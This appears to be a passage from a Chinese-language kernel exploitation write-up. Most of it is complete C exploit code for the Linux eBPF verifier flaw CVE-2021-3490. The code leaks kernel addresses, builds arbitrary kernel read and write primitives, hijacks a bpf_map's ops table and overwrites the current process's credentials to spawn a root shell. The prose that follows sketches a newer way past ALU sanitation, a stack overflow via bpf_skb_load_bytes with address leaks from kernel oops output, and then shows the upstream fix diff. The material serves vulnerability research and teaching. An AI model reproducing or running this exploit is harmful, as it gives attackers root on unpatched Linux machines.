#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sched.h>
#include <string.h>
#include <sys/prctl.h>

#include "kernelpwn.h"
#include "bpf_tools.h"

#define ARRAY_MAP_OPS   0xffffffff822363e0
#define ARRAY_MAP_GET_NEXT_KEY 0xffffffff81239c80
#define INIT_TASK       0xffffffff82e1b400
#define INIT_CRED       0xffffffff82e88f20

#define MAP_SIZE 0x2000

#define VULN_REG    BPF_REG_6

#define TRIGGER_VULN(__map_fd)                          \
        /* load value into r2, make it part-unknown */  \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_8), \
        BPF_LDX_MEM(BPF_DW, VULN_REG, BPF_REG_8, 0),    \
        BPF_MOV64_IMM(BPF_REG_4, 0xffffffff),           \
        BPF_ALU64_IMM(BPF_LSH, BPF_REG_4, 32),          \
        BPF_ALU64_REG(BPF_AND, VULN_REG, BPF_REG_4),    \
        BPF_ALU64_IMM(BPF_ADD, VULN_REG, 0x1),          \
        /* r3 = 0x100000002 */                          \
        BPF_MOV64_IMM(BPF_REG_3, 0x1),                  \
        BPF_ALU64_IMM(BPF_LSH, BPF_REG_3, 32),          \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, 0x2),         \
        /* triger the vulnerability */                  \
        BPF_ALU64_REG(BPF_AND, VULN_REG, BPF_REG_3)

#define MAKE_VULN_REG(__map_fd)                         \
        /* load value into r3, make it [0, 1] under 32 bit */                \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_8), \
        BPF_LDX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0),   \
        BPF_JMP32_IMM(BPF_JLE, BPF_REG_7, 1, 2),        \
        BPF_MOV64_IMM(BPF_REG_0, 0),                    \
        BPF_EXIT_INSN(),                                \
        BPF_ALU64_REG(BPF_ADD, VULN_REG, BPF_REG_7),    \
        BPF_ALU64_IMM(BPF_ADD, VULN_REG, 0x1),          \
        BPF_ALU64_IMM(BPF_AND, VULN_REG, 0x1),          \
        BPF_MOV64_IMM(BPF_REG_0, 0)

#define READ_ARBITRARY_ADDR(__map_fd, __idx)            \
        /* extend the alu->limit and do the oob read */ \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0xd0),         \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        /* write the value into bpf_map->btf */         \
        BPF_READ_ARRAY_MAP_IDX(__idx, __map_fd, BPF_REG_8),     \
        BPF_LDX_MEM(BPF_DW, BPF_REG_1, BPF_REG_8, 0),   \
        BPF_ALU64_IMM(BPF_SUB, BPF_REG_1, 0x58),        \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_1, 0)

static size_t read_arbitrary_addr_4_bytes(int map_fd, int idx)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        MAKE_VULN_REG(map_fd),
        READ_ARBITRARY_ADDR(map_fd, idx),
        BPF_EXIT_INSN()
    };
    struct bpf_map_info info;
    union bpf_attr attr = {
        .info.bpf_fd = map_fd,
        .info.info_len = sizeof(info),
        .info.info = (uint64_t) &info,
    };
    size_t data;
    int ret;

    ret = run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0);
    if (ret < 0) {
        return 0;
    }

    memset(&info, 0, sizeof(info));
    ret = bpf(BPF_OBJ_GET_INFO_BY_FD, &attr);
    if (ret < 0) {
        return 0;
    }

    data = info.btf_id;

    return data;
}

size_t read_arbitrary_addr(int map_fd, size_t addr)
{
    size_t data;
    int key;
    size_t value[0x1000];

    key = 1;
    value[0] = addr;
    if (bpf_map_update_elem(map_fd, &key, &value, 0) < 0) {
        err_exit("FAILED to load value into map!");
    }
    key = 2;
    value[0] = addr + 4;
    if (bpf_map_update_elem(map_fd, &key, &value, 0) < 0) {
        err_exit("FAILED to load value into map!");
    }

    data = read_arbitrary_addr_4_bytes(map_fd, 2);
    data <<= 32;
    data += read_arbitrary_addr_4_bytes(map_fd, 1);

    return data;
}

size_t current_task, current_cred;

size_t search_for_current_task(int map_fd)
{
    size_t next_task = INIT_TASK + kernel_offset + 0x818;
    size_t data;

    prctl(PR_SET_NAME, "arttnba3");

    do {
        next_task = read_arbitrary_addr(map_fd, next_task);
        data = read_arbitrary_addr(map_fd, next_task + 0x2d0);
    } while (data != *(size_t*) "arttnba3");

    return next_task - 0x818;
}

#define LEAK_MAP_ADDR(__map_fd)                         \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV32_REG(VULN_REG, VULN_REG),              \
        BPF_ALU64_REG(BPF_ADD, BPF_REG_7, VULN_REG),    \
        BPF_READ_ARRAY_MAP_IDX(1, __map_fd, BPF_REG_8), \
        BPF_STX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0)

size_t map_addr;

int leak_map_addr(int map_fd)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        LEAK_MAP_ADDR(map_fd),
        BPF_EXIT_INSN()
    };

    return run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0);
}

#define LEAK_MAP_OPS(__map_fd)                      \
        /* extend the alu->limit and do the oob read */ \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0x110),        \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0),   \
        /* save the value into map */                   \
        BPF_READ_ARRAY_MAP_IDX(1, __map_fd, BPF_REG_7), \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0)

size_t map_ops_addr;

int leak_map_ops_addr(int map_fd)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        MAKE_VULN_REG(map_fd),
        LEAK_MAP_OPS(map_fd),
        BPF_EXIT_INSN()
    };

    return run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0);
}

#define MAKE_ARBITRARY_WRITE_OPS(__map_fd)          \
        /* extend the alu_limit */                      \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        /* overwrite spin_lock_off */                   \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0xE4),         \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_MOV64_IMM(BPF_REG_5, 0x2000),               \
        BPF_STX_MEM(BPF_W, BPF_REG_7, BPF_REG_5, 0),    \
        /* overwrite max_entries */                     \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0x8),          \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_MOV64_IMM(BPF_REG_5, 0xffffffff),           \
        BPF_STX_MEM(BPF_W, BPF_REG_7, BPF_REG_5, 0),    \
        /* overwrite map type */                        \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0xC),          \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_MOV64_IMM(BPF_REG_5, 23),                   \
        BPF_STX_MEM(BPF_W, BPF_REG_7, BPF_REG_5, 0),    \
        /* overwrite the map->ops */                    \
        BPF_MOV64_REG(VULN_REG, BPF_REG_8),             \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, 0x18),         \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_READ_ARRAY_MAP_IDX(2, __map_fd, BPF_REG_4), \
        BPF_LDX_MEM(BPF_DW, BPF_REG_5, BPF_REG_4, 0),   \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_5, 0)

size_t fake_ops_addr;

void make_arbitrary_write_ops(int map_fd)
{
    struct bpf_insn prog[] = {
        TRIGGER_VULN(map_fd),
        MAKE_VULN_REG(map_fd),
        MAKE_ARBITRARY_WRITE_OPS(map_fd),
        BPF_EXIT_INSN()
    };
    int key;
    size_t per_ops_ptr, value[0x1000], value_idx;
    struct bpf_map_ops *ops_data;

    /* save fake ops addr into map */
    fake_ops_addr = map_addr + 0x110 + MAP_SIZE;

    /* read ops */
    value_idx = 0;
    for (size_t i = 0; i < sizeof(struct bpf_map_ops); i += 8) {
        per_ops_ptr = read_arbitrary_addr(map_fd, map_ops_addr + i);
        value[value_idx++] = per_ops_ptr;
    }

    /* load ops */
    ops_data = (struct bpf_map_ops *) value;
    ops_data->map_push_elem = (void*) (ARRAY_MAP_GET_NEXT_KEY + kernel_offset);
    key = 1;
    if (bpf_map_update_elem(map_fd, &key, &value[0], 0) < 0) {
        err_exit("FAILED to look up value!");
    }

    /* we'll take fake ops's addr from map */
    key = 2;
    value[0] = fake_ops_addr;
    if (bpf_map_update_elem(map_fd, &key, &value[0], 0) < 0) {
        err_exit("FAILED to look up value!");
    }

    /* hijack the map */
    run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0);
}

int arbitrary_write_4_bytes_by_map(int map_fd, size_t addr, unsigned int val)
{
    size_t value[0x1000];
    int key;

    key = 0;
    value[0] = val - 1;

    return bpf_map_update_elem(map_fd, &key, &value[0], addr);
}

#define READ_MAP_DATA(__map_fd, __off)                      \
        /* extend the alu->limit and do the oob read */ \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_7), \
        BPF_MOV64_REG(BPF_REG_8, VULN_REG),             \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_7, 0x1000),      \
        BPF_ALU64_IMM(BPF_MUL, BPF_REG_8, 0x1000),      \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, BPF_REG_8),   \
        BPF_ALU64_IMM(BPF_MUL, VULN_REG, __off),        \
        BPF_ALU64_REG(BPF_SUB, BPF_REG_7, VULN_REG),    \
        BPF_LDX_MEM(BPF_DW, BPF_REG_8, BPF_REG_7, 0),   \
        /* save the value into map */                   \
        BPF_READ_ARRAY_MAP_IDX(1, __map_fd, BPF_REG_7), \
        BPF_STX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0)

/* for debug only */
void read_map_data(int map_fd)
{
    size_t map_data[0x100];
    int key;
    size_t value[0x1000];

    puts("[*] Loading value into map...");
    key = 0;
    value[0] = 0;
    if (bpf_map_update_elem(map_fd, &key, &value, 0) < 0) {
        err_exit("FAILED to load value into map!");
    }

    for (int i = 0; i < (0x110 / 8); i++) {
        struct bpf_insn prog[] = {
            TRIGGER_VULN(map_fd),
            MAKE_VULN_REG(map_fd),
            READ_MAP_DATA(map_fd, (0x110 - 0x8 * i)),
            BPF_EXIT_INSN()
        };

        if (run_bpf_prog(prog, sizeof(prog) / sizeof(prog[0]), 1, 0) < 0) {
            err_exit("FAILED to run bpf prog!");
        }

        key = 1;
        if (bpf_map_lookup_elem(map_fd, &key, &value) < 0) {
            err_exit("FAILED to look up the map!");
        }
        map_data[i] = value[0];
    }

    for (int i = 0; i < (0x200 / 8); i++) {
        printf("[----data dump----][%d] %lx\n", i, map_data[i]);
    }
}

int main(int argc , char **argv, char **envp)
{
    int map_fd;
    int key;
    size_t value[0x1000];
    int log_fd;

    puts("\033[32m\033[1m[=] CVE-2021-3490 explotation by arttnba3\033[0m");

    puts("\n[*] Creating new eBPF map...");
    map_fd = bpf_map_create(BPF_MAP_TYPE_ARRAY, 4, MAP_SIZE, 0x100);
    if (map_fd < 0) {
        err_exit("FAILED to create eBPF map!");
    }

    puts("\n[*] Loading value into map...");
    key = 0;
    value[0] = 0;
    if (bpf_map_update_elem(map_fd, &key, &value, 0) < 0) {
        err_exit("FAILED to load value into map!");
    }

    puts("\n[*] Leaking addr of bpf_map.ops ...");
    if (leak_map_ops_addr(map_fd) < 0) {
        err_exit("FAILED to run the eBPF prog!");
    }

    puts("\n[*] Checking for leek...");
    key = 1;
    if (bpf_map_lookup_elem(map_fd, &key, &value) < 0) {
        err_exit("FAILED to look up value!");
    }
    if (value[0] < 0xffffffff81000000) {
        printf("[x] Got bad value: %lx\n", value[0]);
        err_exit("FAILED to leak kernel info!");
    }

    map_ops_addr = value[0];
    kernel_offset = map_ops_addr - ARRAY_MAP_OPS;
    kernel_base += kernel_offset;
    init_cred = INIT_CRED + kernel_offset;
    printf("\033[32m\033[1m[+] Get array_map_ops leak: \033[0m%lx\n", value[0]);
    printf("\033[34m\033[1m[*] kernel_offset: \033[0m%lx\n", kernel_offset);
    printf("\033[32m\033[1m[+] kernel_base: \033[0m%lx\n", kernel_base);

    puts("\n[*] Leaking addr of bpf_map ...");
    if (leak_map_addr(map_fd) < 0) {
        err_exit("FAILED to run the eBPF prog!");
    }

    puts("\n[*] Checking for leek...");
    key = 1;
    if (bpf_map_lookup_elem(map_fd, &key, &value) < 0) {
        err_exit("FAILED to look up value!");
    }
    if (value[0] < 0xffff000000000000) {
        printf("[x] Got bad value: %lx\n", value[0]);
        err_exit("FAILED to leak addr of bpf_map!");
    }

    map_addr = value[0] - 0x110;
    printf("\033[32m\033[1m[+] Get addr of bpf_map: \033[0m%lx\n", map_addr);

    puts("\n[*] Search for current task_struct's addr...");
    current_task = search_for_current_task(map_fd);
    current_cred = read_arbitrary_addr(map_fd, current_task + 0xad8);
    printf("\033[32m\033[1m[+] Get current task_struct's addr: \033[0m%lx\n",
           current_task);
    printf("\033[32m\033[1m[+] Get current cred's addr: \033[0m%lx\n",
           current_cred);

    puts("\n[*] Hijacking the bpf_map...");
    make_arbitrary_write_ops(map_fd);

    puts("\n[*] Overwriting the current->cred...");
    for (int i = 0; i < 8; i++) {
        if (arbitrary_write_4_bytes_by_map(map_fd, current_cred+4+4*i, 0) < 0) {
            printf("\033[31m\033[1m[x] Failed to ovwerwrite no.%d\033[0m\n", i);
            err_exit("FAILED to call ops->map_push_elem()!");
        }
    }

    /* record the log in to file here */
    log_fd = open("./log.txt", O_RDWR | O_CREAT);
    if (log_fd < 0) {
        err_exit("FAILED to create log file!");
    }
    write(log_fd, bpf_log_buf, strlen(bpf_log_buf));
    close(log_fd);

    get_root_shell();

    return 0;
}
Extra. New ALU Sanitation bypass
在 这个 commit 中 ALU Sanitation 又得到了进一步的加强:
- alu_limit 的计算方式发生了改变,不是使用指针寄存器的当前位置,而是使用一个 offset 寄存器
- 被认为是常数的寄存器赋值会被直接更改为常量赋值
这两个新特性的引入使得本文所用的攻击方法近乎完全失效
不过 bpf_skb_load_bytes() 会将一个 sk_buff 的数据读到栈上,因此可以利用运行时为 1、verifier 确信为 0 的寄存器构造一个较长的 len 参数,从而使得数据拷贝时发生栈溢出
BPF_CALL_4(bpf_skb_load_bytes, const struct sk_buff *, skb, u32, offset,
	   void *, to, u32, len)
{
	void *ptr;

	if (unlikely(offset > INT_MAX))
		goto err_clear;

	ptr = skb_header_pointer(skb, offset, len, to);
	if (unlikely(!ptr))
		goto err_clear;
	if (ptr != to)
		memcpy(to, ptr, len);

	return 0;
err_clear:
	memset(to, 0, len);
	return -EFAULT;
}
不过还需要额外的办法泄露内核地址,一个可行的方式是直接造成 kernel oops 后通过 dmesg 泄露出内核信息,这个技巧对于总会设置 oops=panic 的 CTF 题并不可用,但是大部分的真实世界环境其实都不会在 soft panic 发生时直接 panic (/proc/sys/kernel/panic_on_oops == 0),具备可行性
漏洞修复
在 这个 commit 中完成了对漏洞的修补操作,漏洞的修复方式也比较简单,只需要将缺失的设置 32 位边界的操作补充上就行:
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 757476c91c984..9352a1b7de2dd 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -7084,11 +7084,10 @@ static void scalar32_min_max_and(struct bpf_reg_state *dst_reg,
 	s32 smin_val = src_reg->s32_min_value;
 	u32 umax_val = src_reg->u32_max_value;

-	/* Assuming scalar64_min_max_and will be called so its safe
-	 * to skip updating register for known 32-bit case.
-	 */
-	if (src_known && dst_known)
+	if (src_known && dst_known) {
+		__mark_reg32_known(dst_reg, var32_off.value);
 		return;
+	}

 	/* We get our minimum from the var_off, since that's inherently
 	 * bitwise.  Our maximum is the minimum of the operands' maxima.
@@ -7108,7 +7107,6 @@ static void scalar32_min_max_and(struct bpf_reg_state *dst_reg,
 		dst_reg->s32_min_value = dst_reg->u32_min_value;
 		dst_reg->s32_max_value = dst_reg->u32_max_value;
 	}
-
 }

 static void scalar_min_max_and(struct bpf_reg_state *dst_reg,
@@ -7155,11 +7153,10 @@ static void scalar32_min_max_or(struct bpf_reg_state *dst_reg,
 	s32 smin_val = src_reg->s32_min_value;
 	u32 umin_val = src_reg->u32_min_value;

-	/* Assuming scalar64_min_max_or will be called so it is safe
-	 * to skip updating register for known case.
-	 */
-	if (src_known && dst_known)
+	if (src_known && dst_known) {
+		__mark_reg32_known(dst_reg, var32_off.value);
 		return;
+	}

 	/* We get our maximum from the var_off, and our minimum is the
 	 * maximum of the operands' minima
@@ -7224,11 +7221,10 @@ static void scalar32_min_max_xor(struct bpf_reg_state *dst_reg,
 	struct tnum var32_off = tnum_subreg(dst_reg->var_off);
 	s32 smin_val = src_reg->s32_min_value;

-	/* Assuming scalar64_min_max_xor will be called so it is safe
-	 * to skip updating register for known case.
-	 */
-	if (src_known && dst_known)
+	if (src_known && dst_known) {
+		__mark_reg32_known(dst_reg, var32_off.value);
 		return;
+	}

 	/* We get both minimum and maximum from the var32_off. */
 	dst_reg->u32_min_value = var32_off.value;
misc
bpf系统调用参数bpf_attr结构体中可以设置log_level,log内容在传入的log_buf参数